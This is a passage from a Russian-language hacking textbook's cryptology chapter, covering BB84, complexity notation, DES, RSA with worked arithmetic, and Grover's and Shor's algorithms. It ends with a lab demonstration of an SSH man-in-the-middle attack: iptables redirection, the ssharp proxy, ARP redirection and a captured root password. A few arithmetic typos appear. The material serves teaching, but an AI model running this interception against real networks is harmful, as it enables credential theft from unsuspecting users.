Не вникая особо в детали, отметим, что поляризация фотона представляет собой направление колебаний его электрического поля, которое в данном случае может происходить в горизонтальном, вертикальном или одном из двух диагональных направлений. *Неортогональность* означает, что угол между состояниями не равен 90 градусам. Самое интересное, что невозможно достоверно определить, которой из этих четырех поляризаций обладает отдельный фотон. Базис вертикальной и горизонтальной поляризации несовместим с базисом диагональных поляризаций, поэтому оба вида поляризации не могут быть измерены

одновременно (согласно принципу неопределенности Гейзенберга). Определять поляризацию можно с помощью фильтров: одного для вертикально-горизонтального базиса и другого для диагонального базиса. Когда фотон проходит через правильный фильтр, его поляризация не меняется, но если фильтр неверный, она меняется случайным образом. Это означает, что если некто посторонний попытается узнать поляризацию, данные с большой вероятностью окажутся искаженными, а потому получатель узнает о незащищенности канала.

Эти необычные свойства квантовой механики использовали Чарльз Беннетт (Charles Bennet) и Жиль Брассар (Gilles Brassard) в первой и наиболее известной системе квантового распределения ключей, носящей название *BB84*. Сначала отправитель и получатель договариваются о представлении битов четырьмя видами поляризации, при котором в каждом базисе будут и 0, и 1. Например, 1 может представляться вертикально поляризованными фотонами и фотонами с диагональной поляризацией плюс 45 градусов, а 0 будет представляться горизонтально поляризованными фотонами и фотонами с диагональной поляризацией минус 45 градусов. Таким образом, единицы и нули могут появляться при измерении горизонтально-вертикальной поляризации и при измерении диагональной поляризации.

После этого отправитель посылает поток случайных фотонов, базис которых (вертикально-горизонтальный или диагональный) выбирается случайно, и регистрирует, какие фотоны отправлены. Получатель также случайно выбирает базис для определения поляризации присланных ему фотонов и регистрирует результаты своих измерений. Затем оба корреспондента открыто обмениваются сведениями о том, какой базис был ими использован, и сохраняют данные только по тем фотонам, которые измерялись ими в одинаковом базисе. При этом посторонний не может узнать действительные значения, переданные фотонами, поскольку они представляют собой нули и единицы в каждом базисе. Согласованные данные образуют ключ для одноразового блокнота.

Поскольку при перехвате поляризация части фотонов изменится и данные исказятся, факт прослушивания можно установить по коэффициенту ошибок в каком-нибудь случайно выбранном подмножестве ключа. Если ошибок слишком много, это может свидетельствовать о прослушивании, и данный ключ следует выбросить. Если нет, значит, ключевые данные переданы правильно и скрыто.

0x414 Практическая стойкость

Криптосистема считается практически (вычислительно) стойкой, если лучший из известных алгоритмов ее взлома требует недопустимо большого объема вычислительных ресурсов и времени. Это означает, что теоретически посторонний может взломать систему, но практически это нереально, потому что необходимые для этого время и ресурсы по стоимости значительно превосходят ценность зашифрованной инфор-

мации. Обычно время, необходимое для взлома практически стойкой системы, измеряется десятками тысяч лет, даже при наличии значительных вычислительных ресурсов. К этой категории относится большинство современных криптосистем.

Необходимо отметить, что алгоритмы взлома шифрсистем постоянно развиваются и совершенствуются. В идеале криптосистему следует считать практически стойкой, если лучший алгоритм ее взлома требует неоправданно большого объема вычислительных ресурсов и времени, но в настоящее время нет способа доказать, что данный алгоритм взлома является лучшим и всегда останется таким. Поэтому оценка стойкости криптосистемы основывается на лучшем из известных в данное время алгоритмов.

0x420 Сложность алгоритма

Сложность алгоритма – несколько иное понятие, чем время прогона программы. Алгоритм – это идея, и оценка алгоритма не зависит от скорости обработки данных. Измерять сложность алгоритма в минутах и секундах бессмысленно.

В отсутствие таких факторов, как скорость процессора и архитектура, важным параметром алгоритма оказывается объем входных данных. Алгоритм сортировки, обрабатывающий 1000 элементов, наверняка будет работать дольше, чем тот же алгоритм над 10 элементами. Размер входных данных обычно обозначают буквой n, а каждый атомарный шаг можно выразить числом. Сложность простого алгоритма типа приведенного ниже можно выразить через n.

```
For(i = 1 to n)
{
Сделать что-то;
Сделать еще что-то;
}
Сделать что-то напоследок;
```

Этот алгоритм повторяется n раз, каждый раз выполняя два действия, а в конце еще одно последнее действие, поэтому *временная сложность* данного алгоритма составит $2n + 1$. Более сложный алгоритм, внутрь которого вложен еще один цикл (как в примере ниже), будет иметь временную сложность $n^2 + 2n + 1$, потому что новое действие выполняется n^2 раз.

```
For(x = 1 to n)
{
  For(y = 1 to n)
  {
  Выполнить новое действие;
}
}
For(i = 1 to n)
```

```
{
Сделать что-то;
Сделать еще что-то;
}
Сделать что-то напоследок;
```

Но такой уровень детализации все еще слишком груб. Например, относительная разность между $2n + 5$ и $2n + 365$ уменьшается с ростом n. Однако по мере роста n относительная разность между $2n^2 + 5$ и $2n + 5$ увеличивается. Такого типа общие тенденции наиболее важны для определения сложности алгоритма.

Рассмотрим два алгоритма: один с временной сложностью $2n + 365$, а другой – с временной сложностью $n^2 + 5$. Алгоритм $n^2 + 5$ превосходит алгоритм $2n + 365$ при малых значениях n. Но при $n = 20$ оба алгоритма одинаково эффективны, а для всех n, больших 20, алгоритм $2n + 365$ превосходит алгоритм $n^2 + 5$. Поскольку есть только 20 значений n, при которых алгоритм $n^2 + 5$ работает эффективнее, и бесконечное число значений n, при которых эффективнее алгоритм $2n + 365$, алгоритм $2n + 365$ в общем оказывается эффективнее.

Это означает, что в целом большее значение имеет скорость роста временной сложности алгоритма в зависимости от размера входных данных, чем временная сложность для каких-то фиксированных данных. Хотя для конкретных практических применений это может быть не всегда справедливо, но такого рода оценка эффективности алгоритма оправдана при усреднении по всем возможным приложениям.

0x421 Асимптотическая нотация

Асимптотическая нотация служит для выражения эффективности алгоритма. Она называется асимптотической, поскольку относится к поведению алгоритма при асимптотическом стремлении размера входных данных к бесконечному пределу.

Рассматривая примеры алгоритмов $2n + 365$ и $n^2 + 5$, мы выяснили, что алгоритм $2n + 365$ в целом более эффективен, потому что его сложность ведет себя, как n, а сложность алгоритма $n^2 + 5$ ведет себя, как n^2. Это означает, что $2n + 365$ ограничено сверху некоторым положительным кратным n для всех достаточно больших n, а $n^2 + 5$ ограничено сверху некоторым положительным кратным n^2 для всех достаточно больших n.

Это может показаться не вполне ясным, но в действительности лишь означает, что существуют положительная константа для значения тренда и нижняя граница n, такие что значение тренда, умноженное на константу, всегда окажется больше, чем временная сложность для всех n, больших, чем эта нижняя граница. Иными словами, $n^2 + 5$ имеет порядок n^2, а $2n + 365$ имеет порядок n. Для обозначения этого есть удобная математическая нотация, так называемое «О-большое»: $O(n^2)$ описывает алгоритм сложности порядка n^2.

Чтобы описать временную сложность алгоритма в обозначениях «О-большого», можно просто рассмотреть старшие члены, поскольку именно они будут иметь наибольшее значение при достаточно больших n. Так, алгоритм с временной сложностью $3n^4 + 43n^3 + 763n + \log n + 37$ будет иметь порядок $O(n^4)$, а $54n^7 + 23n^4 + 4325$ – порядок $O(n^7)$.

0x430 Симметричное шифрование

Симметричные шифры – это криптосистемы, в которых один и тот же ключ применяется как для зашифрования, так и для расшифрования сообщений. Обычно процедура зашифрования и расшифрования происходит в этих системах быстрее, чем при асимметричном шифровании, но распределение ключей может вызывать сложности.

Обычно такие шифры – блочные или поточные (гаммирования). *Блочный шифр* действует над блоками фиксированного размера, обычно 64 или 128 бит. Один и тот же блок открытого текста всегда зашифровывается в один и тот же блок шифрованного текста, если применяется один и тот же ключ. DES, Blowfish и AES (Rijndael) – все это блочные шифры. *Поточные шифры* генерируют поток псевдослучайных битов, обычно по одному биту или байту на каждом шаге. Этот поток называется *потоком ключей* или *гаммой* (*keystream*); он складывается с открытым текстом с помощью операции XOR. Это удобно, когда шифруются непрерывные потоки данных. RC4 и LSFR – пример распространенных поточных шифров. Об RC4 будет подробно рассказано ниже в разделе «Шифрование в протоколе беспроводной связи 802.11b».

DES и AES – распространенные блочные шифры. При разработке блочных шифров большие усилия прилагаются с целью сделать их устойчивыми против известных методов криптоанализа. Два важных понятия, применяемых к блочным шифрам, – это перемешивание и рассеивание. *Перемешивание* (*confusion*) относится к методам, применяемым для скрытия связи между открытым текстом, шифртекстом и ключом. Оно означает, что выходные биты должны быть результатом сложного преобразования ключа и открытого текста. *Рассеивание* (*diffusion*) служит для возможно более широкого распространения влияния битов открытого текста и ключа. *Составные* шифры (*product ciphers*) сочетают оба эти понятия, многократно производя различные простые операции. DES и AES – составные шифры.

В DES также применяется сеть Фейстеля. Она лежит в основе многих блочных шифров и обеспечивает обратимость алгоритма. Суть ее в том, что каждый блок делится на две равные части, левую (L) и правую (R). В каждом цикле новая левая часть (L_i) делается равной прежней правой части (R_{i-1}), а новая правая часть (R_i) делается равной прежней левой части (L_{i-1}), поразрядно сложенной (XOR) со значением некоторой функции, аргументами которой являются прежняя правая часть (R_{i-1}) и подключ для этого цикла преобразования (K_i). Обычно в каждом цикле используется свой ключ, определяемый заранее.

Значения L_i и R_i определяются так (символ $\oplus$ обозначает операцию XOR):

$$L_i = R_{i-1}$$

$$R_i = L_{i-1} \oplus f(R_{i-1}, K_i)$$

В DES выполняется 16 циклов преобразования. Количество было подобрано специально, чтобы противодействовать дифференциальному криптоанализу. Единственная действительно известная слабость DES – это размер ключа. Поскольку он составляет всего 56 бит, все ключевое пространство может быть проверено путем полного перебора за несколько недель, если применять специальное оборудование.

Тройной DES решает эту проблему, соединяя два ключа DES в один с общим размером 112 бит. Шифрование осуществляется путем зашифрования блока открытого текста на первом ключе, затем расшифрования на втором ключе и еще одного зашифрования на первом ключе. Расшифрование блока осуществляется аналогично, только операции зашифрования и расшифрования меняются местами. При увеличении размера ключа трудоемкость полного перебора ключей растет экспоненциально.

Большинство промышленных блочных шифров устойчиво ко всем известным видам криптоанализа, а размер ключа обычно слишком велик, чтобы допустить полный перебор. Однако квантовые вычисления открывают некоторые интересные возможности, которые шумно рекламируются.

0x431 Алгоритм квантового поиска Лова Гровера

Квантовые вычисления сулят нам возможность выполнения массовых параллельных вычислений. Квантовый компьютер может записать много различных состояний в суперпозицию (которую можно представить себе как массив), а затем обработать их все одновременно. Это идеальная возможность для грубого применения силы, в том числе при полном переборе ключей блочных шифров. В суперпозицию можно загрузить все возможные ключи, а затем одновременно на всех ключах осуществить зашифрование. Сложность в том, чтобы извлечь из суперпозиции правильное значение. Квантовые компьютеры ведут себя необычно, и при обращении к суперпозиции все декогерирует в одно единственное состояние. Беда в том, что декогерирование имеет случайный характер, и у каждого состояния в суперпозиции равные шансы декогерировать в это единственное состояние.

Если не найти способа управлять вероятностями состояний суперпозиции, то с таким же успехом можно просто угадывать ключи. К счастью, Лов Гровер (Lov Grover) предложил алгоритм управления вероятностями состояний суперпозиции. Этот алгоритм позволяет увеличивать вероятность некоторого желаемого состояния, уменьшая при

этом вероятности остальных. Эта процедура повторяется несколько раз, пока декогерирование суперпозиции в требуемое состояние не оказывается почти гарантированным. Количество шагов составляет около $O(\sqrt{n})$.

Достаточно элементарных навыков в обращении с показателями степени, чтобы увидеть, что в итоге размер ключа для атаки путем полного перебора сокращается вдвое. Поэтому сверхподозрительных можно успокоить тем, что при удвоении размера ключа блочного шифра его стойкость сохраняется даже при теоретической атаке исчерпывающим перебором на квантовом компьютере.

0x440 Асимметричное шифрование

В асимметричных шифрах применяется два ключа: открытый и секретный. Открытый ключ публикуют открыто, а секретный держат в секрете, откуда и хитрые названия. Сообщение, зашифрованное посредством открытого ключа, можно расшифровать только с помощью секретного ключа. Это снимает проблему распределения ключей: открытые ключи доступны всем, и с помощью открытого ключа сообщение может быть зашифровано для соответствующего секретного ключа. Нет необходимости в отдельном канале связи для передачи секретного ключа, как в симметричных шифрах. Однако асимметричные шифры, как правило, значительно медленнее симметричных.

0x441 RSA

RSA – один из наиболее известных асимметричных алгоритмов. Надежность RSA основана на сложности факторизации больших чисел. Сначала выбирают два простых числа P и Q, а затем вычисляют их произведение N.

$$N = P \cdot Q$$

После этого надо подсчитать количество чисел от 1 до N – 1, которые взаимно просты с N (два числа взаимно просты, если их наибольший общий делитель равен 1). Это число известно как функция Эйлера и обычно обозначается строчной греческой буквой «фи».

Например, $\varphi(9) = 6$, потому что 1, 2, 4, 5, 7 и 8 взаимно просты с 9. Нетрудно видеть, что если N – простое, то $\varphi(N) = N - 1$. Менее очевидно, что если N является произведением ровно двух простых чисел P и Q, то $\varphi(N) = (P - 1) \cdot (Q - 1)$. Это полезное соотношение, потому что для RSA надо вычислить $\varphi(N)$.

Ключ шифрования *E выбирается как случайное число*, которое взаимно просто с $\varphi(N)$. Ключ расшифрования *D* отыскивается как решение следующего уравнения при каком-либо целом *S*:

$$E \cdot D = S \cdot \varphi(N) + 1$$

Решить его можно с помощью расширенного алгоритма Евклида. Алгоритм Евклида – это очень старый алгоритм, позволяющий быстро вычислить наибольший общий делитель (НОД – GCD) двух чисел. Большее из двух чисел делится на меньшее, и принимается во внимание только остаток. Затем меньшее число делится на остаток, и процедура повторяется до тех пор, пока остаток не станет равен нулю. Последнее отличное от нуля значение остатка и будет наибольшим общим делителем исходных чисел. Этот алгоритм действует очень быстро и имеет сложность $O(\log_{10}N)$. Это означает, что для получения результата надо выполнить примерно столько шагов, сколько цифр в большем из двух чисел.

В следующей таблице вычисляется НОД чисел 7253 и 120, который записан в виде НОД(7253, 120). Сначала в колонки *A* и *B* таблицы помещаются исходные два числа, причем большее из них – в колонку *A*. Затем *A* делится на *B*, и остаток помещается в колонку *R*. В следующей строке прежнее *B* становится новым *A*, а прежнее *R* становится новым *B*. Снова вычисляется *R*, и процедура повторяется, пока остаток не станет равен нулю. Последнее значение *R* перед достижением нуля является наибольшим общим делителем.

НОД(7253, 120)

A	B	R
7253	120	53
120	53	14
53	14	11
14	11	3
11	3	2
3	2	1
2	1	0

Итак, наибольший общий делитель 7253 и 120 равен 1. Это означает, что 7253 и 120 взаимно просты.

Расширенный алгоритм Евклида позволяет найти два числа *J* и *K*, такие что

$$J \cdot A + K \cdot B = R,$$

если НОД(*A*, *B*) = *R*.

Для этого алгоритм Евклида прокручивается в обратном направлении. Но теперь имеет значение и частное. Приведем еще раз арифметические действия из предыдущего примера вместе с частными:

$$7253 = 60 \cdot 120 + \mathbf{53}$$
$$120 = 2 \cdot 53 + \mathbf{14}$$
$$53 = 3 \cdot 14 + \mathbf{11}$$

$$14 = 1 \cdot 11 + \mathbf{3}$$
$$11 = 3 \cdot 3 + \mathbf{2}$$
$$3 = 1 \cdot 2 + \mathbf{1}$$

Элементарными алгебраическими действиями переместим в каждой строке члены так, чтобы слева от знака равенства остался только остаток (выделен жирным шрифтом).

$$\mathbf{53} = 7253 - 60 \cdot 120$$
$$\mathbf{14} = 120 - 2 \cdot 53$$
$$\mathbf{11} = 53 - 3 \cdot 14$$
$$\mathbf{3} = 14 - 1 \cdot 11$$
$$\mathbf{2} = 11 - 3 \cdot 3$$
$$\mathbf{1} = 3 - 1 \cdot 2$$

Из нижней строки ясно, что

$$1 = 3 - 1 \cdot \mathbf{2}$$

Предпоследняя строка показывает, что $2 = 11 - 3 \cdot 3$, благодаря чему можем заменить 2.

$$1 = 3 - 1 \cdot (11 - 3 \cdot 3)$$
$$1 = 4 \cdot \mathbf{3} - 1 \cdot 11$$

Предыдущая строка показывает, что $3 = 14 - 1 \cdot 11$, откуда получаем замену для 3.

$$1 = 4 \cdot (14 - 1 \cdot 11) - 1 \cdot 11$$
$$1 = 4 \cdot 14 - 5 \cdot \mathbf{11}$$

Разумеется, предшествующая строка показывает, что $11 = 53 - 3 \cdot 14$, и предлагает очередную замену.

$$1 = 4 \cdot 14 - 5 \cdot (53 - 3 \cdot 14)$$
$$1 = 19 \cdot \mathbf{14} - 5 \cdot 53$$

По той же схеме предшествующая строка показывает, что $14 = 120 - 2 \cdot 53$, и дает новую подстановку.

$$1 = 19 \cdot (120 - 2 \cdot 53) - 5 \cdot 53$$
$$1 = 19 \cdot 120 - 43 \cdot \mathbf{53}$$

Наконец, верхняя строка показывает, что $53 = 7253 - 60 \cdot 120$, и предоставляет последнюю подстановку.

$$1 = 19 \cdot 120 - 43 \cdot (7253 - 60 \cdot 120)$$
$$1 = 2599 \cdot 120 - 43 \cdot 7253$$
$$2599 \cdot 120 + -43 \cdot 7253 = 1$$

Отсюда видно, что J и K соответственно равны 2599 и −43.

Числа предыдущего примера были выбраны как соответствующие требованиям RSA. В предположении, что P и Q равны 11 и 13, получаем N равным 143. Следовательно, $\varphi(N) = 120 = (11-1) \cdot (13-1)$. Поскольку 7253 взаимно просто с 120, это число отлично подходит в качестве E.

Теперь вспоминаем, что нашей задачей было нахождение такого D, которое удовлетворяет уравнению:

$$E \cdot D = S \cdot \varphi(N) + 1$$

Элементарными действиями приводим его к более знакомому виду:

$$D \cdot E + S \cdot \varphi(N) = 1$$
$$D \cdot 7{,}253 \pm S \cdot 120 = 1$$

Расширенный алгоритм Евклида показывает, что $D = -43$. Значение S для нас не существенно; оно лишь указывает, что действия выполняются по модулю $\varphi(N)$, т. е. 120. Поэтому равносильным положительным значением D будет 77, т. к. $120 - 43 = 77$. Можно подставить его в первое из приведенных уравнений.

$$E \cdot D = S \cdot \varphi(N) + 1$$
$$7253 \cdot 77 = 4564 \cdot / \, 120 + 1$$

Значения N и E распространяются в качестве открытого ключа, а D хранится в качестве секретного ключа. P и Q не нужны. Функции шифрования и расшифрования очень просты.

Шифрование:

$$C = M^E (\mathrm{mod} N)$$

Расшифрование:

$$M = C^D (\mathrm{mod} N)$$

Например, если сообщение M представляет собой 98, шифрование будет выглядеть так:

$$98^{7253} = 76 \ (\mathrm{mod}\ 143)$$

Зашифрованным текстом будет 76. Теперь только тот, кто знает значение D, может расшифровать сообщение и восстановить число 98 по числу 76:

$$76^{77} = 98 \ (\mathrm{mod}\ 143)$$

Очевидно, что если сообщение M больше, чем N, его надо разбить на фрагменты, которые меньше N.

Вся эта процедура основана на теореме Эйлера, которая утверждает, что если M и N взаимно просты и M меньше N, то если умножить M на себя $\varphi(N)$ раз и разделить на N, получится остаток, равный 1.

Если НОД(M, N) = 1 и $M < N$, то $M^{\varphi(N)} = 1 \ (\mathrm{mod}\ N)$. Поскольку все выполняется по модулю N, справедливо и следующее, т. к. умножение выполняется по модулю:

$$M^{\varphi(N)} \cdot M^{\varphi(N)} = 1 \cdot 1 (\mathrm{mod}\ N)$$
$$M^{2 \cdot \varphi(N)} = 1 (\mathrm{mod}\ N)$$

Эту процедуру можно повторить S раз и получить:

$$M^{S \cdot \varphi(N)} = 1 (\mathrm{mod}\ N)$$

Умножим обе части на M и получим:

$$M^{S \cdot \varphi(N)} \cdot M = 1 \cdot M (\mathrm{mod}\ N)$$
$$M^{S \cdot \varphi(N)+1} = M\ (\mathrm{mod}\ N)$$

Это уравнение и лежит в основе RSA. Число M, возведенное в степень по модулю N, снова дает исходное число M. По существу это функция, которая возвращает то, что получила на входе, что само по себе не так интересно. Но это уравнение можно разбить на две части, и тогда одну часть использовать для зашифрования, а другую – для расшифрования, получая исходное сообщение. Это можно сделать, найдя два числа E и D, произведение которых равно S, умноженному на $\varphi(N)$ плюс 1. Тогда это значение можно подставить в предыдущее уравнение.

$$E \cdot D = S \cdot \varphi(N) + 1$$
$$M^{E \cdot D} = M\ (\mathrm{mod}\ N)$$

Это эквивалентно

$$(M^{E})^{D} = M\ (\mathrm{mod}\ N)$$

что можно разбить на два шага:

$$M^{E} = C\ (\mathrm{mod}\ N)$$
$$C^{D} = M\ (\mathrm{mod}\ N)$$

По существу это весь RSA. Надежность алгоритма связана с сохранением в тайне D. Поскольку N и E – открытые величины, то если разложить N в произведение P и Q, то можно легко вычислить $\varphi(N)$ как $(P-1) \cdot (Q-1)$ и определить D с помощью расширенного алгоритма Евклида. Поэтому для обеспечения практической стойкости размер ключей для RSA нужно выбирать с учетом лучшего из известных алгоритмов факторизации. В настоящее время лучшим из известных алгоритмов для больших чисел является решето числового поля (NFS). У этого алгоритма субэкспоненциальное время выполнения, что очень неплохо, но недостаточно для вскрытия 2048-разрядного ключа RSA за приемлемое время.

0x442 Алгоритм квантовой факторизации Питера Шора

И снова квантовые вычисления обещают нам потрясающий рост вычислительных возможностей. Питер Шор смог воспользоваться массовым параллелизмом квантовых компьютеров для эффективного разложения чисел на множители с помощью старого теоретико-числового приема.

Алгоритм в действительности очень прост. Возьмем число N, которое требуется разложить на множители. Выберем число A, которое меньше N. Это число должно быть также взаимно просто с N, а если предположить, что N представляет собой произведение двух простых чисел (а если мы взламываем RSA, то так оно и есть), то если A не взаимно просто с N, то A является одним из делителей N.

Затем загрузим в суперпозицию порядковые числа, начиная с 1, и подадим их все на вход функции $f(x) = A^{X} (\mathrm{mod}\ N)$. Все это происходит одновременно благодаря чудесам квантовых вычислений. Результаты

должны иметь периодический вид, и надо найти величину этого периода. К счастью, на квантовом компьютере это можно быстро осуществить с помощью преобразования Фурье. Обозначим период как R.

Теперь вычислим НОД($A^{R/2} + 1$, N) и НОД($A^{R/2} - 1$, N). Хотя бы одно из этих чисел должно быть делителем N. Это возможно, поскольку $A^R = 1 \pmod N$, и видно из следующих преобразований, что:

$A^R = 1 \pmod N$
$(A^{R/2})^2 = 1 \pmod N$
$(A^{R/2})^2 - 1 = 0 \pmod N$
$(A^{R/2} - 1) \cdot (A^{R/2} + 1) = 0 \pmod N$

Это означает, что $(A^{R/2} - 1) \cdot (A^{R/2} + 1)$ кратно N. Если ни один из этих сомножителей не равен нулю, то у какого-то из них есть общий множитель с N.

Чтобы взломать предыдущий пример RSA, надо разложить на множители опубликованное значение N. В нашем случае N равно 143. Затем выберем значение A, которое взаимно просто и меньше N, и положим A равным 21. Функция будет иметь вид $f(x) = 21^x \pmod{143}$. Через нее пройдут все порядковые числа, начиная с 1 и до предела, достижимого при помощи квантового компьютера.

Для краткости предположим, что в квантовом компьютере будет три квантовых разряда, поэтому суперпозиция может хранить восемь значений.

$x = 1 \quad 21^1 \pmod{143} = 21$
$x = 2 \quad 21^2 \pmod{143} = 12$
$x = 3 \quad 21^3 \pmod{143} = 109$
$x = 4 \quad 21^4 \pmod{143} = 1$
$x = 5 \quad 21^5 \pmod{143} = 21$
$x = 6 \quad 21^6 \pmod{143} = 12$
$x = 7 \quad 21^7 \pmod{143} = 109$
$x = 8 \quad 21^8 \pmod{143} = 1$

Здесь легко определить период на глаз: R равно 4. Отсюда получаем, что среди НОД($21^2 - 1$, 143) и НОД($21^2 + 1$, 143) должен быть хотя бы один из множителей N. Фактически мы получим оба множителя, потому что НОД(440, 143) = 11 и НОД(442, 142) = 13. Зная эти множители, можем вычислить секретный ключ для прежнего примера RSA.

0x450 Гибридные шифры

В *гибридных* криптосистемах стараются объединить достоинства обоих типов систем. Асимметричный шифр применяется для обмена случайно генерируемыми ключами, а эти ключи применяются для шифрования информации симметричным шифром. Благодаря этому обеспечиваются эффективность и скорость симметричного шифра, а также

решается проблема защищенного обмена ключами. Гибридные шифры применяются в большинстве современных криптографических приложений, таких как SSL, SSH и PGP.


Поскольку в большинстве приложений применяются шифры, устойчивые к криптоанализу, атака на шифр обычно оказывается безрезультатной. Однако если атакующий может перехватывать данные, которыми обмениваются корреспонденты, и выдавать себя за одного или другого из них, то возможна атака на алгоритм обмена ключами.

0x451 Атака «человек посредине»

Атака вида «человек посредине» (Man-in-the-Middle – MiM) представляет собой искусный способ обмануть шифрование. Атакующий находится между двумя корреспондентами, которые считают, что держат связь друг с другом, тогда как в действительности каждый из них держит связь с атакующим.

Когда между двумя корреспондентами устанавливается шифрованное соединение, генерируется секретный ключ, который передается с помощью асимметричного шифра. Обычно этот ключ применяется для шифрования последующего обмена данными между корреспондентами. Поскольку ключ передается защищенным образом, а все передаваемые впоследствии данные защищены этим ключом, весь этот трафик оказывается недоступным для чтения тому, кто потенциально может его перехватить.

Однако при атаке «человек посредине» корреспондент *A* считает, что обменивается данными с *B*, а *B* считает, что обменивается данными с *A*, хотя в реальности оба обмениваются данными с атакующим. Поэтому когда *A* договаривается об установлении закрытого соединения с *B*, фактически он открывает шифрованное соединение с атакующим, в процессе чего последний, используя асимметричное шифрование, узнает секретный ключ. После этого атакующему надо открыть второе закрытое соединение с *B*, и *B* будет считать, что связался с *A*, как показано на рисунке.



Это значит, что атакующий фактически поддерживает два разных закрытых канала связи с двумя разными ключами шифрования. Пакеты от *A* зашифровываются по первому ключу и посылаются атакующему, которого *A* принимает за *B*. Атакующий расшифровывает эти пакеты на первом ключе и снова зашифровывает на втором ключе. Затем атакующий пересылает новые пакеты *B*, а *B* считает, что отправителем этих пакетов был *A*. Находясь в середине и располагая двумя разными ключами, атакующий может перехватывать и даже изменять трафик между *A* и *B*, которые ничего не подозревают.

Такую операцию можно проделать с помощью сценария Perl, переадресующего ARP, который был приведен в главе 0x300, и модифицированного пакета openssh под названием ssharp. Согласно лицензии ssharp его нельзя распространять, но можно загрузить с *http://stealth.7350.org/*. Ssharpd – демон ssharp – принимает все соединения и выполняет роль прокси-сервера, направляя эти соединения по реальным IP-адресам. С помощью правил фильтрации IP трафик соединений ssh, предназначенный для порта 22, отправляется на порт 1337, где работает ssharpd. Затем сценарий переадресации ARP перенаправляет трафик между 192.168.0.118 и 192.168.0.189, так что он проходит через 192.168.0.193. Ниже показано, что происходит на этих машинах:

На машине overdose @ 192.168.0.193

```
overdose# iptables -t nat -A PREROUTING -p tcp --sport 1000:5000 --dport 22 -
j REDIRECT --to-port 1337 -i eth0
overdose# ./ssharpd -4 -p 1337


Dude, Stealth speaking here. This is 7350ssharp, a smart
SSH1 & SSH2 MiM attack implementation. It's for demonstration
and educational purposes ONLY! Think before you type ... (<ENTER> or <Ctrl-C>)

overdose# ./arpredirect.pl 192.168.0.118 192.168.0.189
Pinging 192.168.0.118 and 192.168.0.189 to retrieve MAC addresses...
Retrieving MAC addresses from arp cache...
Retrieving your IP and MAC info from ifconfig...
[*] Gateway: 192.168.0.118 is at 00:C0:F0:79:3D:30
[*] Target:  192.168.0.189 is at 00:02:2D:04:93:E4
[*] You:     192.168.0.193 is at 00:00:AD:D1:C7:ED
Redirecting:  192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Redirecting:  192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
```

Во время этой переадресации открыто SSH-соединение с 192.168.0.118 на 192.168.0.189.

На машине euclid @ 192.168.0.118

```
euclid$ ssh root@192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be established.
RSA key fingerprint is 01:17:51:de:91:9b:58:69:b2:91:6f:3a:e2:f8:48:fe.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.189' (RSA) to the list of known hosts.
```

```
root@192.168.0.189's password:
Last login: Wed Jan 22 14:03:57 2003 from 192.168.0.118
tetsuo# exit
Connection to 192.168.0.189 closed.
euclid$
```

Кажется, все в порядке и соединение защищено. Однако на машине overdose с адресом 192.168.0.193 происходило следующее:

```
Redirecting:  192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Redirecting:  192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Ctrl-C caught, exiting cleanly.
Putting arp caches back to normal.

overdose# cat /tmp/ssharp
192.168.0.189:22 [root:1h4R)2cr4Kpa$$w0r)]
overdose#
```

Поскольку в действительности аутентификация была переадресована и 192.168.0.193 выступал в качестве прокси, появилась возможность перехватить пароль.

Такого рода атака становится возможной благодаря способности атакующего маскироваться под любого из корреспондентов. SSL и SSH проектировались с учетом такой возможности и обладают средствами защиты против фальсификации идентифицирующих данных. В SSL для проверки личных данных применяются сертификаты, а в SSH – цифровые отпечатки хоста. Если у атакующего не окажется нужного сертификата или цифрового отпечатка B, когда A попытается открыть с ним зашифрованный канал связи, будет обнаружено несоответствие цифровых подписей и A получит об этом предупреждение.

В предшествующем примере 192.168.0.118 (euclid) никогда раньше не устанавливал связь по SSH с 192.168.0.189 (tetsuo) и поэтому не располагал его отпечатком. Фактически за правильный он принял отпечаток для 192.168.0.193 (overdose). В ином случае, если бы у 192.168.0.118 был отпечаток для 192.168.0.189, атака была бы замечена и пользователь получил бы бросающееся в глаза предупреждение.

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ @@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ @@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
01:17:51:de:91:9b:58:69:b2:91:6f:3a:e2:f8:48:fe.
Please contact your system administrator.
```

Клиент openssh будет препятствовать установлению соединения, пока пользователь не удалит прежний цифровой отпечаток. Однако многие клиенты SSH в Windows не столь строги в соблюдении этих правил

и выводят диалоговое окно «Вы уверены, что хотите продолжить соединение?» Неподготовленный пользователь может просто щелкнуть мышью, игнорировав предупреждение.

0x452 Различия в цифровых отпечатках хостов в протоколе SSH

Все же у цифровых отпечатков SSH есть ряд уязвимостей. Эти уязвимости устранены в более новых версиях openssh, но в старых реализациях они сохраняются.

Обычно, когда впервые устанавливается соединение SSH с новым хостом, его отпечаток добавляется в файл *known_hosts*.

```
$ ssh 192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be established.
RSA key fingerprint is cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f.
